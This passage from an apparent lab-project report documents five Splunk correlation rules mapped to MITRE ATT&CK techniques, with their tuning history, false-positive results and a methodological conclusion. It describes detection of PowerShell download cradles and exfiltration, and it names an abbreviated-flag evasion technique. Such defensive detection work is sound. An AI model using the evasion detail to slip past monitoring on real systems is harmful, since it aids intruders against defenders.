
- Fig. 2 — True-positive detection, 1 event (grouped transaction, eventcount=10, duration=6.557s)




- Fig. 3 — Tuned detection query, re-run after the false-positive test, still showing only the true-positive transaction




- Fig. 4 — Broader query (individual commands, no transaction grouping), 8 events, confirming both the true-positive burst and the false-positive's spaced-out commands reached Splunk




- Fig. 5 — Alert configuration: search query, alert type (Scheduled), cron schedule, time range



- Fig. 6 — Alert configuration continued: trigger conditions, trigger actions, 30-day expiry



- Fig. 7 — Triggered Alerts log, confirming the alert fired live on its scheduled cadence



Section 4: Tuning Summary

Rule	MITRE ATT&CK	Detection Approach	Tuning Iterations	Outcome
1 — PowerShell Download Cradle	T1059.001, T1105, T1620	Hidden window + download/execute pattern in command line	1 — original filter missed PowerShell's abbreviated flag syntax (-W Hidden vs. -WindowStyle Hidden), a real attacker evasion technique	Correctly discriminates; zero false positives after fix
2 — Registry Run Key Persistence	T1547.001	Content-based: Run key write pointing to PowerShell/cmd with suspicious execution flags	2 — wildcard incorrectly matched RunOnce as well as Run; process-name blacklist approach abandoned in favor of content-based detection after baseline testing showed 46 false positives from legitimate software	Correctly discriminates; zero false positives after redesign
3 — Scheduled Task Creation	T1053.005	Content-based: task target command referencing PowerShell/cmd with suspicious execution flags	0 — correctly tuned on first design, directly benefiting from the Rule 2 redesign	Correctly discriminates; zero false positives
4 — Outbound Connection, Non-	T1048.003, T1071	PowerShell-initiated connection, with a single known-	0 — correctly tuned on first design	Correctly discriminates; zero false positives

Rule	MITRE ATT&CK	Detection Approach	Tuning Iterations	Outcome
Standard Port		legitimate port allowlisted		
5 — Rapid Discovery Command Burst	T1033, T1069, T1082, T1087.001, T1016, T1016.001, T1049, T1057	Behavioral: multiple discovery commands grouped by shared parent process within a 15-second window, threshold of 5+ commands	0 — correctly tuned on first design	Correctly discriminates; zero false positives

---

Pattern observed: the two rules requiring tuning iterations (Rules 1 and 2) were also the first two built. Every rule designed after Rule 2's process-name-blacklist failure adopted a content-based detection strategy from the outset (Rules 3, 4) or a behavioral/timing-based strategy where content-matching wasn't the right tool for the job (Rule 5) – and every rule built after that point was correctly tuned on the first attempt. This reflects a genuine methodology improvement over the course of the project, not coincidence: blacklist-style detection (naming specific bad actors, ports, or processes) does not scale against a real environment's background noise, while content- and behavior-based detection (what is the value actually doing, how is it timed) generalizes far better and required no correction once adopted.

All five rules were verified operational, not just logically correct – each was confirmed firing as a live, scheduled Splunk alert via the Activity → Triggered Alerts log, closing the loop from detection design through to real, running detection infrastructure.

Section 5: Conclusion

This project demonstrated the second half of the SOC analyst workflow that Project 1 identified as missing: the ability to translate investigative findings into working, tuned, operational detection logic. Five correlation rules were built covering the full attack chain – execution, dual persistence mechanisms, exfiltration, and reconnaissance – each validated through atomic true/false-positive testing rather than assumed to work correctly, and each confirmed to fire as a genuine live alert rather than a search that merely *could* alert.

The most significant finding was methodological rather than technical: naive, list-based detection logic (blacklisting specific processes, ports, or registry paths) failed to scale against a real system's background activity, generating dozens of false positives in testing, while content- and behavior-based detection – asking what a value actually contains or how activity is timed, rather than which specific named entity produced it – proved both more accurate and more durable, requiring no further correction once adopted partway through the project. This is a genuinely transferable lesson for real-world detection engineering, where environments are far noisier and more varied than a two-VM lab.

Combined with Project 1, this body of work now demonstrates the complete SOC analyst-to-detection-engineer pipeline: simulate a realistic intrusion, investigate it from raw telemetry, identify what a real-time detection gap looked like, then close that gap with tested, tuned, operational correlation rules – with an honest account, in both projects, of what didn't work on the first attempt and why.
